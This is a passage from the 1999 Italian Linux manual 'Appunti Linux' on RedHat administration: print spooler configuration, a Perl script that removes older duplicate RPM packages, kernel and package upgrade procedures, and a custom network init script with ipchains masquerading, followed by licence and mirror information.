tty::5:
disk::6:root
lp::7:daemon,lp
mem::8:
kmem::9:
wheel::10:root
mail::12:mail
news::13:news
uucp::14:uucp,root
man::15:
games::20:
gopher::30:
dip::40:
ftp::50:
nobody::99:
users::100:
```

# 186.5 Stampa

Il sistema di stampa adottato da RedHat è quello tradizionale, cioè BSD. Le directory delle code, riferite ad altrettante voci del file `/etc/printcap`, si diramano a partire da `/var/spool/lpd/` e ognuna di queste contiene il filtro di stampa (se viene utilizzato), e i file di configurazione utilizzati dal filtro.

Tutto questo, compreso il file `/etc/printcap`, è gestito direttamente dal programma di configurazione della stampa, **`printtool`**.

## 186.5.1 /var/spool/lpd/*/

All'interno della directory per la coda di stampa si trovano, oltre ai file utilizzati da **`lpr`** e **`lpd`**, anche lo script usato come filtro e i relativi file di configurazione.

- `filter`

  È il filtro che fa riferimento a diversi componenti collocati sotto `/usr/lib/rhs/rhs-printfilters/`.

- `general.cfg`

  È un file di configurazione generale della stampa. Segue un esempio nel quale si fa riferimento a:

  - stampante locale;
  - sistema di stampa PostScript (attraverso un filtro);
  - foglio A4;
  - file ASCII trasformati in PostScript.

  ```
  #
  # General config options for printing on this queue
  # Generated by PRINTTOOL, do not modify.
  #
  export DESIRED_TO=ps
  export PAPERSIZE=a4
  export PRINTER_TYPE=LOCAL
  export ASCII_TO_PS=YES
  ```

- `postscript.cfg`

  È un file di configurazione per l'emulazione della stampa PostScript. Segue un esempio nel quale si fa riferimento a:

  - stampante compatibile con HP Laserjet;
  - risoluzione 300x300 dpi;
  - foglio A4.

  ```
  #
  # configuration related to postscript printing
  # generated automatically by PRINTTOOL
  # manual changes to this file may be lost
  #
  GSDEVICE=laserjet
  RESOLUTION=300x300
  COLOR=
  PAPERSIZE=a4
  EXTRA_GS_OPTIONS=""
  REVERSE_ORDER=
  PS_SEND_EOF=NO

  #
  # following is related to printing multiple pages per output page
  #
  NUP=1
  RTLFTMAR=18
  TOPBOTMAR=18
  ```

- `textonly.cfg`

  È un file di configurazione della stampa di solo testo. Segue un esempio, nel quale si fa riferimento, in particolare, alla trasformazione dei codici di interruzione di riga in modo che corrispondando sempre a *<CR><LF>*.

  ```
  #
  # text-only printing options for printing on this queue
  # Generated by PRINTTOOL, do not modify.
  #
  TEXTONLYOPTIONS=
  CRLFTRANS=1
  TEXT_SEND_EOF=YES
  ```

### 186.5.2 /etc/printcap

Dal momento che la stampa è organizzata attraverso questo sistema di filtri, controllato da **`printtool`**, sarebbe meglio non modificare il file standard `/etc/printcap`, o almeno limitarsi a utilizzare le sole caratteristiche che **`printtool`** può gestire.

```
# /etc/printcap
#
# Please don't edit this file directly unless you know what you are doing!
# Be warned that the control-panel printtool requires a very strict format!
# Look at the printcap(5) man page for more info.
#
# This file can be edited with the printtool in the control-panel.

##PRINTTOOL3## LOCAL laserjet 300x300 a4 {} LaserJet Default {}
lp:\
        :sd=/var/spool/lpd/lp:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp1:\
        :if=/var/spool/lpd/lp/filter:
```

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Accorgimenti per una distribuzione RedHat

Ogni distribuzione ha i suoi limiti, e a volte, dei piccoli accorgimenti possono risolvere problemi importanti.

## 187.1 Gestione dei pacchetti non ufficiali

La RedHat, come azienda, produce una distribuzione GNU/Linux limitata a un certo numero di applicativi, quelli che è in grado di seguire e garantire in base al personale a sua disposizione, e questo è il limite comune delle distribuzioni GNU/Linux commerciali.

Tutti i pacchetti assemblati all'esterno dell'azienda, vengono «relegati» all'area dei contributi (`contrib/`), e spesso, di questi programmi non si può fare a meno.

Se non si ha un accesso permanente a Internet, diventa utile, e a volte necessario, conservare da qualche parte questi programmi che non fanno parte della distribuzione standard. Si pone però un problema nel momento in cui si viene in possesso di un CD-ROM contenente parte di questi contributi, che si ritiene essere aggiornato. Infatti, tale CD-ROM non li può contenere tutti, e se si eliminano quelli conservati precedentemente si rischia di perdere qualcosa che serve, e se si mescolano i file, si rischia di avere due o tre versioni diverse di uno stesso pacchetto. Allora che fare? analizzare file per file e decidere quale cancellare? È decisamente una pessima idea.

Con un po' di abilità si può realizzare un programmino che analizza una directory, cerca di identificare i pacchetti uguali ed elimina quelli delle versioni più vecchie.

### 187.1.1 Composizione del nome dei pacchetti RPM

Il nome dei pacchetti RPM è organizzato secondo la struttura seguente:

⟨*nome-dell'applicativo*⟩-⟨*versione*⟩-⟨*rilascio*⟩`.`⟨*architettura*⟩`.rpm`

In pratica, dopo il nome dell'applicativo segue un trattino e quindi l'indicazione della versione, quindi ancora un trattino e poi il rilascio, ovvero la versione riferita alla trasformazione in un pacchetto RPM. Nella parte finale, dopo un punto di separazione, appare la sigla dell'architettura e l'estensione `.rpm`. L'esempio seguente mostra il nome del pacchetto contenente il kernel generico e i moduli precompilati per la versione 2.0.34, rilascio 1, per l'architettura i386.

```
kernel-2.0.34-1.i386.rpm
```

Volendo confrontare i nomi di file di versioni differenti, occorre estrapolare la versione e il rilascio, ed essere in grado di confrontarli. Nella migliore delle ipotesi, la versione è composta da una serie di numeri separati da un punto, dove il primo numero è quello più significativo; nello stesso modo può essere organizzato il rilascio. Il problema si pone quando la versione o il rilascio contengono dei dati alfabetici: diventa impossibile determinare a priori il modo corretto di confronto.

### 187.1.2 Programma per l'eliminazione dei file RPM doppi

Quello che segue è uno script scritto in Perl per la scansione di una directory, quella corrente nel momento in cui si avvia, allo scopo di eliminare i file corrispondenti a pacchetti già esistenti in versioni più recenti.

```
#!/usr/bin/perl
#======================================================================
# rpmdoppi
#
# Interviene nella directory *corrente* eliminando i file doppi,
# più vecchi.
#======================================================================

$file0 = "";
$file1 = "";

$nome0 = "";
$nome1 = "";

$versione0 = "";
$versione1 = "";
```

```
$rilascio0 = "";
$rilascio1 = "";

$architettura0 = "";
$architettura1 = "";

$verA0 = "";
$verA1 = "";
$verB0 = "";
$verB1 = "";
$verC0 = "";
$verC1 = "";
$verD0 = "";
$verD1 = "";
$verE0 = "";
$verE1 = "";
$verF0 = "";
$verF1 = "";

#-----------------------------------------------------------------------
# Carica l'elenco dei file dalla directory corrente.
#-----------------------------------------------------------------------
open ( ELENCO, "ls *.rpm | sort |" );

#-----------------------------------------------------------------------
# Scandisce nome per nome.
#-----------------------------------------------------------------------
while ( $file1 = <ELENCO> ) {

    #-------------------------------------------------------------------
    # Estrae gli elementi che compongono il nome del file.
    #-------------------------------------------------------------------
    $file1 =~ m{^(.*)-([^-]*)-([^-]*)\.([^._-]*)\.rpm};

    #-------------------------------------------------------------------
    # Distribuisce i vari pezzi a variabili più comprensibili.
    #-------------------------------------------------------------------
    $nome1 = $1;
    $versione1 = $2;
    $rilascio1 = $3;
    $architettura1 = $4;

    #-------------------------------------------------------------------
    # Verifica se i nomi sono comparabili.
    #-------------------------------------------------------------------
    if ( $nome1 eq $nome0 ) {
        if ( $architettura1 eq $architettura0 ) {

            #-----------------------------------------------------------
            # Ok, i nomi sono comparabili.
            #-----------------------------------------------------------
            ;
        } else {

            #-----------------------------------------------------------
            # Le architetture sono differenti.
            #-----------------------------------------------------------
            print "Attenzione all'architettura:\n";
            print "     $file0";
            print "     $file1";

            #-----------------------------------------------------------
            # Riprende il ciclo.
            #-----------------------------------------------------------
            next;
```

```
        };

    } else {

        #------------------------------------------------------------
        # I nomi sono differenti, quindi ripete il ciclo.
        #------------------------------------------------------------
        next;
    }

    #-----------------------------------------------------------------
    # Qui i nomi e le architetture sono uguali.
    #-----------------------------------------------------------------

    #-----------------------------------------------------------------
    # Se l'ultima cifra della versione è alfabetica, e la penultima
    # è numerica, quella alfabetica viene
    # trasformata in numerica per facilitare il confronto.
    #-----------------------------------------------------------------
    if ( $versione1 =~ m{^.*\d[A-Za-z]$}
        && $versione0 =~ m{^.*\d[A-Za-z]$} ) {

        #------------------------------------------------------------
        # L'ultimo elemento della versione è una lettera alfabetica.
        # Converte la lettera in numero.
        #------------------------------------------------------------
        $versione1 =~ m{^(.*)([A-Za-z])$};
        $versione1 = $1 . ord $2;
        $versione0 =~ m{^(.*)([A-Za-z])$};
        $versione0 = $1 . ord $2;
    }

    #-----------------------------------------------------------------
    # Si verifica che la versione sia numerica.
    #-----------------------------------------------------------------
    if ( $versione1 =~ m{^[0-9.]*$} && $versione0 =~ m{^[0-9.]*$} ) {

        #------------------------------------------------------------
        # La versione è correttamente numerica.
        # Si procede a estrarre i vari valori separati da punti
        # (al massimo sei).
        #------------------------------------------------------------
        $versione1 =~ m{^(\d*)\.*(\d*)\.*(\d*)\.*(\d*)\.*(\d*)\.*(\d*)$};
        $verA1 = $1;
        $verB1 = $2;
        $verC1 = $3;
        $verD1 = $4;
        $verE1 = $5;
        $verF1 = $6;
        $versione0 =~ m{^(\d*)\.*(\d*)\.*(\d*)\.*(\d*)\.*(\d*)\.*(\d*)$};
        $verA0 = $1;
        $verB0 = $2;
        $verC0 = $3;
        $verD0 = $4;
        $verE0 = $5;
        $verF0 = $6;

        #------------------------------------------------------------
        # Si procede al confronto tra le versioni.
        #------------------------------------------------------------
        if ( $verA1 > $verA0 ) {
            print "Eliminazione del file $file0";
            system( "rm $file0" );
            next;
        } elsif ( $verA1 < $verA0 ) {
```

```
            print "Eliminazione del file $file1";
            system( "rm $file1" );
            next;
        } elsif ( $verB1 > $verB0 ) {
            print "Eliminazione del file $file0";
            system( "rm $file0" );
            next;
        } elsif ( $verB1 < $verB0 ) {
            print "Eliminazione del file $file1";
            system( "rm $file1" );
            next;
        } elsif ( $verC1 > $verC0 ) {
            print "Eliminazione del file $file0";
            system( "rm $file0" );
            next;
        } elsif ( $verC1 < $verC0 ) {
            print "Eliminazione del file $file1";
            system( "rm $file1" );
            next;
        } elsif ( $verD1 > $verD0 ) {
            print "Eliminazione del file $file0";
            system( "rm $file0" );
            next;
        } elsif ( $verD1 < $verD0 ) {
            print "Eliminazione del file $file1";
            system( "rm $file1" );
            next;
        } elsif ( $verE1 > $verE0 ) {
            print "Eliminazione del file $file0";
            system( "rm $file0" );
            next;
        } elsif ( $verE1 < $verE0 ) {
            print "Eliminazione del file $file1";
            system( "rm $file1" );
            next;
        } elsif ( $verF1 > $verF0 ) {
            print "Eliminazione del file $file0";
            system( "rm $file0" );
            next;
        } elsif ( $verF1 < $verF0 ) {
            print "Eliminazione del file $file1";
            system( "rm $file1" );
            next;
        };

    } elsif ( $versione1 =~ m{^$versione0$} ) {

        #------------------------------------------------------------------
        # Le versioni sono uguali; più avanti si verifica il numero
        # di rilascio.
        #------------------------------------------------------------------
        ;

    } else {

        #------------------------------------------------------------------
        # La versione contiene simboli non numerici.
        #------------------------------------------------------------------
        print "Attenzione ai file seguenti (versione non numerica)\n";
        print " $file0";
        print " $file1";
        next;
    }

    #----------------------------------------------------------------------
```

```
# Qui le versioni sono uguali.
#------------------------------------------------------------------

#------------------------------------------------------------------
# Si verifica che il rilascio sia numerico.
#------------------------------------------------------------------
if ( $rilascio1 =~ m{^[0-9.]*$} && $rilascio0 =~ m{^[0-9.]*$} ) {

    #--------------------------------------------------------------
    # Il rilascio è correttamente numerico.
    # Si procede a estrarre i vari valori separati da punti
    # (al massimo 3).
    #--------------------------------------------------------------
    $rilascio1 =~ m{^(\d*)\.*(\d*)\.*(\d*)$};
    $verA1 = $1;
    $verB1 = $2;
    $verC1 = $3;
    $rilascio0 =~ m{^(\d*)\.*(\d*)\.*(\d*)$};
    $verA0 = $1;
    $verB0 = $2;
    $verC0 = $3;

    #--------------------------------------------------------------
    # Si procede al confronto tra i rilasci.
    #--------------------------------------------------------------
    if ( $verA1 > $verA0 ) {
        print "Eliminazione del file $file0";
        system( "rm $file0" );
        next;
    } elsif ( $verA1 < $verA0 ) {
        print "Eliminazione del file $file1";
        system( "rm $file1" );
        next;
    } elsif ( $verB1 > $verB0 ) {
        print "Eliminazione del file $file0";
        system( "rm $file0" );
        next;
    } elsif ( $verB1 < $verB0 ) {
        print "Eliminazione del file $file1";
        system( "rm $file1" );
        next;
    } elsif ( $verC1 > $verC0 ) {
        print "Eliminazione del file $file0";
        system( "rm $file0" );
        next;
    } elsif ( $verC1 < $verC0 ) {
        print "Eliminazione del file $file1";
        system( "rm $file1" );
        next;
    } else {
        print "I file seguenti sembrano identici\n";
        print "     $file0";
        print "     $file1";
        next;
    };

} else {

    #--------------------------------------------------------------
    # Il rilascio contiene simboli non numerici.
    #--------------------------------------------------------------
    print "Attenzione ai file seguenti (rilascio non numerico)\n";
    print " $file0";
    print " $file1";
    next;
```

```
    }

} continue {

    #------------------------------------------------------------------
    # Accantona i dati per il confronto.
    #------------------------------------------------------------------
    $file0 = $file1;
    $nome0 = $nome1;
    $versione0 = $versione1;
    $rilascio0 = $rilascio1;
    $architettura0 = $architettura1;

};

#----------------------------------------------------------------------
# Il lavoro è terminato; viene chiuso l'elenco dei file.
#----------------------------------------------------------------------
close ( ELENCO );

#======================================================================
```

Come si può intuire, questo programma potrebbe anche fallire nel suo intento. In ogni caso, bisogna analizzare i messaggi per intervenire manualmente sui file che non possono essere trattati automaticamente.

## 187.2 Personalizzazione e aggiornamento

Una delle cose più fastidiose della distribuzione GNU/Linux RedHat sono gli aggiornamenti numerosi, già dopo pochi giorni che una nuova versione viene pubblicata. Se si scarica la distribuzione dalla rete, o se la si acquista attraverso uno dei tanti distributori non ufficiali, si ottiene sempre solo una versione «originale», con tutti i difetti che potrebbe avere, dove gli aggiornamenti vanno fatti dopo l'installazione, in modo manuale.

Quando si installa GNU/Linux in modo sistematico su un gran numero di elaboratori, questo problema diventa delicato, perché il lavoro di aggiornamento deve essere moltiplicato su tutte le macchine, mentre sarebbe utile la possibilità di ottenere una distribuzione personalizzata e aggiornata come si vuole.

### 187.2.1 Installazione normale o attraverso il dischetto supplementare

Allo stato attuale, i dischetti per l'installazione sono due. Il primo è sufficiente per le forme di installazione più comuni, come quella da un CD-ROM o da un filesystem di rete NFS, mentre il secondo deve essere usato in tutti gli altri casi.

Il programma di installazione aggiuntivo, collocato nel dischetto supplementare è più tollerante, e in molti casi, è in grado di installare una distribuzione contenente file di versioni differenti rispetto a quelle previste nell'edizione standard. Al contrario, il programma del primo dischetto richiede un'esatta corrispondenza tra i nomi dei file.

Per la precisione, le forme di installazione che fanno uso del solo dischetto di avvio, richiedono la presenza del file `RedHat/base/hdlist`, che contiene l'elenco e le descrizioni dei pacchetti RPM disponibili.

### 187.2.2 Personalizzazione

Come accennato, per poter personalizzare una distribuzione RedHat con i pacchetti aggiornati, occorre rigenerare il file `RedHat/base/hdlist`. Questo si ottiene con il programma `misc/src/install/genhdlist`.

Supponendo di disporre di una distribuzione RedHat per la piattaforma i386, a partire dalla directory `/MIO_RHL/`, strutturata come si vede dallo schema seguente (che è comunque semplificato rispetto alla realtà), si devono compiere i passi elencati successivamente.

```
/MIO_RHL
|-- RedHat/
|   |-- RPMS/
|   |-- base/
|   |-- instimage/
|   |   `...
|   |
```

```
|   `-- i386
|
|-- doc/
|
|-- dosutils/
|   `...
|
|-- images/
|
|-- misc/
|   |-- boot/
|   `-- src/
|       |-- install/
|       `...
|
|-- updates/
|
|-- COPYING
|-- README
`-- RPM-PGP-KEY
```

1. Si copiano i file dei pacchetti aggiornati nella directory `RPMS/` della versione personalizzata che si sta predisponendo.

   `# `**`cp /MIO_RHL/updates/* /MIO_RHL/RedHat/RPMS/`**

2. In qualche modo si eliminano i pacchetti doppi più vecchi.

3. Si rigenera il file `RedHat/base/hdlist`, ma prima si sistemano i permessi, nel caso serva.

   `# `**`chmod u+x /MIO_RHL/misc/src/install/genhdlist`**

   `# `**`chmod 644 /MIO_RHL/RedHat/base/hdlist`**

   `# `**`/MIO_RHL/misc/src/install/genhdlist /MIO_RHL/`**

Come si può intuire, l'eliminazione dei pacchetti doppi più vecchi può essere fatta con l'aiuto dello script **`rpmdoppi`** già descritto in questo capitolo.

## 187.3 Aggiornamento del kernel

Comunque si decida di aggiornare una distribuzione RedHat, il kernel è un punto che crea solitamente dei problemi. Segue la descrizione del modo più corretto in generale, per aggiornarlo.

### 187.3.1 Installazione fisica

Per prima cosa, con il sistema già funzionante, si procede all'aggiornamento simultaneo di tutti i pacchetti del kernel, saltando solo quelli che non vengono già utilizzati nel sistema. L'aggiornamento simultaneo è necessario per evitare problemi di conflitti.

Il modo più semplice è quello di collocare i file dei pacchetti desiderati in una directory temporanea, e da lì installarli contemporaneamente.

`# `**`rpm -Uv /tmp/updates/*.rpm`**

### 187.3.2 initrd

Se il sistema utilizza unità SCSI, dal momento che i kernel modulari predisposti dalle distribuzioni RedHat non includono nel blocco principale la gestione di questi dispositivi, occorre aggiornare anche l'immagine `initrd`. Questa infatti deve contenere i moduli necessari per il riconoscimento delle unità SCSI esistenti, e avendo aggiornato il kernel, occorre ricostruire anche questo file.

Se la gestione dei moduli è configurata correttamente, dovrebbe bastare il comando seguente, dove la versione e il rilascio vanno sostituiti con quelli del kernel aggiornato.

`mkinitrd /boot/initrd-`⟨*versione*⟩-⟨*rilascio*⟩ ⟨*versione*⟩-⟨*rilascio*⟩

In pratica, immaginando che si tratti della versione 2.0.34 rilascio 1, si dovrebbe procedere nel modo seguente:

`# `**`mkinitrd /boot/initrd-2.0.34-1 2.0.34-1`**

### 187.3.3 LILO

Una volta che i file del kernel e l'immagine `initrd` sono al loro posto, ci si deve prendere cura del sistema di avvio, di solito con LILO. Evidentemente, occorre ritoccare il file `/etc/lilo.conf` in modo che venga avviato il file corretto del kernel e venga utilizzato eventualmente la nuova immagine `initrd`.

L'esempio seguente riguarda il caso di un kernel 2.0.24-1.

```
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
prompt
timeout=50
image=/boot/vmlinuz-2.0.34-1
        label=linux
        root=/dev/hda3
        initrd=/boot/initrd-2.0.34-1
        read-only
```

Naturalmente, alla fine, occorre avviare **`lilo`** per sistemare il settore di avvio.

```
# lilo
```

### 187.3.4 Dischetto di avvio di emergenza

Anche il dischetto di avvio di emergenza può essere ricostruito facilmente. Basta utilizzare il comando seguente, che si rifà al solito caso del kernel 2.0.34-1.

```
# mkbootdisk --device /dev/fd0 2.0.34-1
```

## 187.4 Aggiornamento manuale di un'installazione

Un'altro difetto importante della distribuzione RedHat è che l'aggiornamento di un'edizione precedente funziona di rado: quasi sempre il programma di installazione si interrompe a metà. Esistendo questo rischio, è decisamente sconsigliabile di tentare un'operazione del genere: o si reinstalla da zero, o è meglio aggiornare pacchetto per pacchetto, al momento della necessità.

Chi ha già una buona pratica con il programma **`rpm`** ed è in grado di superare i problemi comuni dovuti alle dipendenze, potrebbe cimentarsi in una sorta di aggiornamento semiautomatico che viene descritto qui. Si tratta comunque di un'operazione delicata da fare con prudenza e che potrebbe anche fallire.

> Prima di proseguire è bene chiarire che il pacchetto **`basesystem` non deve essere aggiornato** e che i pacchetti RPM del kernel vanno aggiornati a parte secondo le modalità già descritte a questo proposito.

### 187.4.1 Estrazione dell'elenco dei pacchetti installati

Il programma **`rpm`** non prevede un modo per aggiornare solo i pacchetti già esistenti nel sistema. Per arrivare a questo occorre un po' di lavoro, e per prima cosa è necessario ottenere un elenco dei nomi dei pacchetti (vecchi) già installati e che si presume di volere aggiornare.

```
# rpm --queryformat '%{NAME}\n' -qa | sort
```

Il comando mostrato genera un elenco ordinato dei nomi dei pacchetti installati. La cosa importante è che i nomi sono senza l'indicazione della versione.

L'idea è che con l'elenco che si ottiene, dopo aver tolto **`basesystem`** e i pacchetti del kernel, si potrebbe alimentare un comando di aggiornamento (**`rpm -U`**). Si può modificare il comando che genera l'elenco nel modo seguente, per i motivi che si chiariranno in seguito.

```
# rpm --queryformat '%{NAME}-\[0-9\]\*.rpm\n' -qa | sort
```

Si ottiene qualcosa di molto simile all'elenco seguente:

```
AfterStep-APPS-[0-9]*.rpm
AfterStep-[0-9]*.rpm
AnotherLevel-[0-9]*.rpm
ElectricFence-[0-9]*.rpm
ImageMagick-[0-9]*.rpm
MAKEDEV-[0-9]*.rpm
SysVinit-[0-9]*.rpm
...
```

Come si può intuire, l'intenzione è quella di ottenere un elenco di modelli (*glob*) che corrispondano ai rispettivi file dei pacchetti aggiornati, di cui non si conosce a priori il numero della versione. Da come sono stati scritti, si presume che dopo il nome di un pacchetto ci sia un trattino (`-`), seguito da una cifra numerica, da una stringa indefinita e infine dall'estensione `.rpm`. Ciò non può essere sempre vero, però funziona nella maggior parte dei casi.

### 187.4.2 Aggiornare i pacchetti in base all'elenco

L'elenco descritto nella sezione precedente, quello contenente i modelli di shell (o modelli *glob*), va controllato e da lì si devono eliminare i pacchetti che non si possono o non si vogliono aggiornare. È già stato ripetuto che non si deve aggiornare **basesystem** e che i pacchetti del kernel vanno aggiornati a parte.

Una volta che l'elenco è corretto, ci si può posizionare nella directory che contiene i file RPM aggiornati, e si può lanciare il comando di aggiornamento.

```
# cd /mnt/cdrom/RedHat/RPMS
```

```
# rpm -Uv `cat /tmp/elenco` 2>&1 | tee /tmp/risultato
```

Dall'esempio si intende che i pacchetti si trovano nella directory `/mnt/cdrom/RedHat/RPMS`, che l'elenco dei modelli da aggiornare si trova nel file `/tmp/elenco` e che si vuole conservare una copia dei messaggi nel file `/tmp/risultato`.

Purtroppo, di solito non funziona...

### 187.4.3 Problemi

Questo tipo di procedimento lascia aperti una serie di problemi che si manifestano in modo non del tutto prevedibile.

- Alcune dipendenze potrebbero risultare non soddisfatte.

  Se per qualunque motivo non dovessero essere soddisfatte tutte le dipendenze, si può tentare di isolare i pacchetti che creano questo problema, togliendo le voci relative dal file di elenco, e installandoli successivamente, a mano, cercando di risolvere le dipendenze.

  Di solito può trattarsi di librerie nuove o di parti che sono state scorporate in pacchetti separati. Eventualmente si può tentare di installare tali pacchetti prima di iniziare con l'aggiornamento generale.

- Alcuni pacchetti potrebbero avere cambiato nome.

  Se un pacchetto nella versione nuova della distribuzione ha cambiato nome, non si ottiene il suo aggiornamento, perché il modello che si utilizza per indicarlo non coincide. Se si tratta di un pacchetto indispensabile ad altri, si otterrà la segnalazione di errori dovuti alle dipendenze.

- Alcuni pacchetti potrebbero essere stati scissi in diversi pacchetti più specifici.

  Se un pacchetto è stato scisso, può darsi che il nome vecchio sia stato mantenuto per la parte principale di questo, e in tal caso non si ottiene l'installazione della parte aggiuntiva.

  Questo fatto può portare comunque a problemi di dipendenza.

- A un certo punto dell'aggiornamento si potrebbe arrivare a uno scarico della memoria (*core dump*).

  Se l'aggiornamento si interrompe, è possibile modificare il file contenente l'elenco dei modelli in modo da eliminare le voci corrispondenti ai pacchetti già esaminati e aggiornati; quindi si può ripetere il comando di aggiornamento.

## 187.5 Semplificazione della configurazione della rete

La configurazione della rete secondo l'impostazione della RedHat, in presenza di situazioni particolari potrebbe tradursi in un labirinto troppo complicato. Anche l'uso degli strumenti previsti, come **netcfg** o **linuxconf**, potrebbe essere insufficiente per le proprie esigenze.

### 187.5.1 Raggiro parziale del problema

Si potrebbe decidere di saltare questo sistema, inserendo i comandi necessari all'attivazione delle interfacce di rete e alla definizione degli instradamenti nel file `/etc/rc.d/rc.local`. In tal caso conviene:

- predisporre il file `/etc/sysconfig/network`, avendo cura di attivare la rete (**NETWORKING=yes**);

- predisporre il file `/etc/sysconfig/network-scripts/ifcfg-lo` in modo che sia definita l'interfaccia di *loopback*;
- eliminare ogni altro file `/etc/sysconfig/network-scripts/ifcfg-*` in modo che non venga definita alcuna interfaccia reale;
- aggiungere in coda al file `/etc/rc.d/rc.local` i comandi necessari ad attivare le interfacce di rete e a definire gli instradamenti.

In alternativa si potrebbe eliminare completamente la directory `/etc/sysconfig/network-scripts/`. In tal caso, nel file `/etc/rc.d/rc.local` andrebbero aggiunti anche i comandi necessari a configurare e instradare l'interfaccia di *loopback*.

Questo tipo di approccio ha anche altre conseguenze, per esempio l'impossibilità di attivare un'interfaccia PPP attraverso gli strumenti della distribuzione. Anche per queste cose occorre creare degli script appositi.

L'effetto peggiore di questo metodo sta nel fatto che lo script `/etc/rc.d/rc.local` viene avviato per ultimo, nella sequenza della procedura di inizializzazione del sistema, per cui alcuni servizi che fanno affidamento sull'attivazione precedente della rete potrebbero non essere in grado di avviarsi correttamente.

## 187.5.2 Sostituzione del file /etc/rc.d/init.d/network

Nella procedura di inizializzazione del sistema utilizzato da RedHat, lo script `/etc/rc.d/init.d/network` è quello che si utilizza per attivare le interfacce di rete nel momento giusto. La sostituzione del contenuto di questo script con un altro che sia indipendente dai meccanismi che compongono la directory `/etc/sysconfig/network-scripts/`, potrebbe essere una soluzione migliore, anche se non perfetta.

Quello che segue è un esempio più o meno complesso di quello che potrebbe contenere questo script: si utilizza una porta parallela PLIP con il mascheramento IP, e una scheda Ethernet connessa a Internet.

```
#!/bin/sh
#
# network       Attiva/disattiva la rete
#
# chkconfig: 345 10 97
# description: Attiva/Disattiva la rete.

# Riutilizza le variabili definite nel file di configurazione
# della rete della RedHat.
. /etc/sysconfig/network


RiattivazioneRete() {

    # Si prende cura della configurazione dell'inoltro IPv4 secondo
    # RedHat.
    if [ "$FORWARD_IPV4" = "no" -o "$FORWARD_IPV4" = "false" ]
    then
        echo "0" > /proc/sys/net/ipv4/ip_forward
        echo "L'inoltro IPv4 è disabilitato."
    else
        echo "1" > /proc/sys/net/ipv4/ip_forward
        echo "L'inoltro IPv4 è abilitato."
    fi

    # loopback
    /sbin/ifconfig lo down
    /sbin/ifconfig lo 127.0.0.1 netmask 255.0.0.0
    /sbin/route del 127.0.0.0
    /sbin/route add -net 127.0.0.0 lo

    # plip
    /sbin/modprobe plip
    /sbin/ifconfig plip0 down
    /sbin/ifconfig plip0 192.168.254.254 pointopoint 0.0.0.0
    /sbin/route del 192.168.254.0
    /sbin/route add -net 192.168.254.0 plip0

    # firewall
```

```
    /sbin/ipchains -F forward
    /sbin/ipchains -P forward ACCEPT
    /sbin/ipchains -A forward -s 192.168.0.0/16 -d 0/0 -j MASQ
    /sbin/ipchains -L forward -n

    # eth0
    /sbin/modprobe eth0
    /sbin/ifconfig eth0 down
    /sbin/ifconfig eth0 196.195.194.7 netmask 255.255.255.0
    /sbin/route del 196.195.194.0
    /sbin/route add -net 196.195.194.0 eth0

    Instradamento predefinito
    /sbin/route del 0.0.0.0
    /sbin/route add -net default gw 196.195.194.1 eth0
}

# Verifica del modo in cui è stato chiamato lo script.
case "$1" in
  start | restart | reload)

        RiattivazioneRete

        touch /var/lock/subsys/network
        ;;
  stop)
        /sbin/ifconfig eth0 down
        /sbin/ifconfig eth1 down
        /sbin/ifconfig eth2 down
        /sbin/ifconfig plip0 down
        /sbin/ifconfig plip1 down
        /sbin/ifconfig plip2 down

        echo "0" > /proc/sys/net/ipv4/ip_forward
        echo "L'inoltro IPv4 è disabilitato."

        rm -f /var/lock/subsys/network
        ;;
  status)

        /sbin/ifconfig
        /sbin/route -n
        /sbin/ipchains -L -n
        ;;

  probe)
        exit 0
        ;;
  *)
        echo "Utilizzo: network {start|stop|restart|reload|status}"
        exit 1
esac

exit 0
```

Questa alternativa consente l'eliminazione di tutta la directory `/etc/sysconfig/network-scripts/` e del file `/etc/sysconfig/static-routes`, e risolve il problema legato al momento in cui si attiva o disattiva la rete.

È evidente che anche in questo caso non è più possibile configurare la rete attraverso gli strumenti consueti, e l'attivazione di una possibile connessione PPP deve essere fatta in modo personalizzato, eventualmente attraverso degli script.

## 187.6 Riferimenti

- Morten Kjeldgaard, Peter von der Ahé, *Burning a RedHat CD mini-HOWTO*

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Appunti Linux

Tomo XIV

# APPENDICI

**Appunti Linux**

Copyright © 1997-1999 Daniele Giacomini

Via Turati, 15 – I-31100 Treviso – daniele @ evo.it

This information is free; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

This work is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this work; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

———

Una copia della licenza GNU General Public License, versione 2, si trova nell'appendice K.1.

———

Nomi e marchi citati nel testo sono generalmente depositati o registrati dalle rispettive case produttrici.

I siti principali attraverso cui è possibile ottenere una copia di Appunti Linux sono i seguenti, strutturati in base alle loro dipendenze. Sono annotati in particolare i nomi degli amministratori dei nodi più importanti.

**FTP**

- <*ftp://genius.allnet.it/pub/mirror/AppuntiLinux/*>
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- <*ftp://ftp.pluto.linux.it/pub/pluto/ildp/AppuntiLinux/*>
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - <*ftp://galileo.fis.uniroma2.it/pub/docs/AppuntiLinux/*>

  riproduzioni speculari del Pluto:
  - <*ftp://pluto.psy.unipd.it/pub/pluto/ildp/AppuntiLinux/*>
  - <*ftp://ftp.linux.it/pub/mirrors/pluto/ildp/AppuntiLinux/*>
  - <*ftp://freedom.dicea.unifi.it/pub/linux/pluto/ildp/AppuntiLinux/*>
- <*ftp://ftp.appuntilinux.prosa.it/pub/AppuntiLinux/*>
  Davide Barbieri, Prosa srl, paci @ prosa.it

**HTTP**

- <*http://genius.allnet.it/AppuntiLinux/*>
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- <*http://www.pluto.linux.it/ildp/AppuntiLinux/*>
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - <*http://galileo.fis.uniroma2.it/linux/help-docs/AppuntiLinux/*>

  riproduzioni speculari di ILDP:
  - <*http://www.panservice.it/mirror/ILDP/AppuntiLinux/*>

  riproduzioni speculari del Pluto:
